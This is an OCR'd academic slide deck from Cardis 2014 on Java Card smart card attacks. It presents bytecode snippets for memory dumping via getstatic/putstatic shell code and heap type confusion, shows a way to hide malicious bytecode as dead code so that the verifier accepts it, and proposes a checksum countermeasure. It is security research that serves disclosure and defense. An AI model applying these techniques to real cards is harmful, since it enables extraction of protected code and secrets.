Heap … Hop !

Heap is also Vulnerable

jean-louis.lanet@inria.fr
Join work with TU Graz & NXP Austria

Cardis 2014 Paris
Nov. 5-7, 2014


Agenda

- Memory dump optimization
- Basic type confusion
- Counter measure: the typed stack
- Counter the counter measure
- BCV is there: is that a problem ? Not at all…

Memory confidentiality

- Code is an asset,
- Two ways to read the unreadable code
  - Execute an arbitrary shell code, (Cartigny, 2010; Bouffard 2011)
  - Move the boundaries of an array, (Poll, 2004)
- Executing a shell code
  - Reading and writing in memory requires a **`get/putstatic`**
  - The parameter that follows is the address to read/write
  - Runs well but stress the memory

Stressing the memory




- Reading a two bytes memory needs to write two bytes

```
0x8800 getstatic_s 0xb000 //push the content of 0xb000
0x8803 sreturn
```

- The parameter is an onboard linked token,
- The shell code is written in a permanent array
  - To read the next memory cell one needs to write in the array
  - `[0x7d 0xb0 0x00 0x78] => [0x7d 0xb0 0x02 0x78]`
- Once on top of the stack, the value is stored in the apdu buffer and sent out

Optimization


- Use a Transient array,
  - Header is permanent data are transient
  - Transient Array



Optimization

- Use a Transient array,
  - Header is permanent data are transient

```
void modify_add  (short address_transient_array) {
    aload_1 // start of the dump area
    putstatic_s @TRANSIENT_ARRAY_ADDRESS
    return
  }
```



Optimization


- Read the Array that contains code,

```
voidReadTransient(APDU apdu){
   apdu.setOutgoing();
   apdu.setOutgoingLength();
   Util.arrayCopy(transientArray, (short)0,
   apdu.getBuffer(), (short)0, (short)
   transientArray.length);
   apdu.sendBytes((short) transientArray.length);
   return
   }
```

- We just moved the boundaries of the Array,
- Run well on a lot of cards due to the hypothesis that we do not use a BCV,
- New cards embedded dynamic in particular a typed stack.

Typed Stack

- It runs well because (**`aload_1, putstatic_s`**) allows a type confusion
- Typed stack => control dynamically the type
  - Dual stack, Split stack (Dubreuil, 2012), HW typed stack (Lackner, 2012)




aload 1


Heap type confusion

- The fields must be dynamically typed also !

```
aload 1
putfield_a_this 0
getfield_s_this 0
sreturn
```



getfield_s_this 0



Field 0

Relaxing the hypothesis

- A dynamic type checking must be complete.
- But we have a strong hypothesis: there is no BCV.
  - It checks the structure and the semantics of the applet's byte code.
  - To verify the semantics, the BCV starts its analyze from an **entry point.**
  - Dead code has not entry point => It is **not checked** by the BCV.
  - So … we can hide our malicious byte code as dead code.

Relaxing the hypothesis

- Remind Cardis 2010 Barbu *et al*. or Cardis 2010 Vetillard *et al.*

```
void abuseBCV () {
04 // flags: 0 max_stack: 4
03 // nargs: 0 max_locals: 3
/*005B*/ L0: aload 1
…
/*0066*/ L1: astore_3
L2: ... // Set of instruction
/*0163*/     if_scmpeq_w 0xFF05 // => L2
/*0166*/     return
/*0167*/     aload 1
/*016A*/     putfield_a_this 0
/*016A*/     getfield_s_this 0
/*016A*/     sreturn
```

```
verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]  Copyright (c) 2011, Oracle and/or its affiliates.
           All rights reserved.

[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```


Relaxing the hypothesis

- Laser fault as a logical attack enabler

```
void abuseBCV () {
04 // flags: 0 max_stack: 4
03 // nargs: 0 max_locals: 3
/*005B*/ L0: aload 1
…
/*0066*/ L1: astore_3
L2: ... // Set of instruction
/*0163*/     if_scmpeq_w 0x0005 // => L2
/*0166*/     return
/*0167*/     aload 1
/*016A*/     putfield_a_this 0
/*016A*/     getfield_s_this 0
/*016A*/     sreturn
```

Protect the asset

- Many run time counter measures,
- The naïve solution is to type the heap,
- The good one is just to put a checksum on the header of transient array.



Evaluation

- Metrics obtained on our Java Card VM compiled on a 8051 8-bit platform
- Checksum with a simple xor on one byte
- Overhead during array creation not significant
  - **`JCSystem.makeTransientByteArray ()`** has a long execution time and time variable,
- Overhead during array access
  - **`aaload, sstore, arrayLength`** is between 20% and 30%
- Balanced with the opcode distribution in a given program
  - Remind the Mesure project
  - Wallet + 0.9%

Conclusion

- The first idea was to optimize a previous attack,
  - Evaluated on recent smart cards that embed dynamic CM,
  - Found a new attack path to gain access to the asset,
- Never rely on the fact that a BCV must be used,
- Move from static security to run time check,
- Identify the assets and protect them,
- Do not protect the **attack paths** but the asset.

Yeah we dump it…

Question ?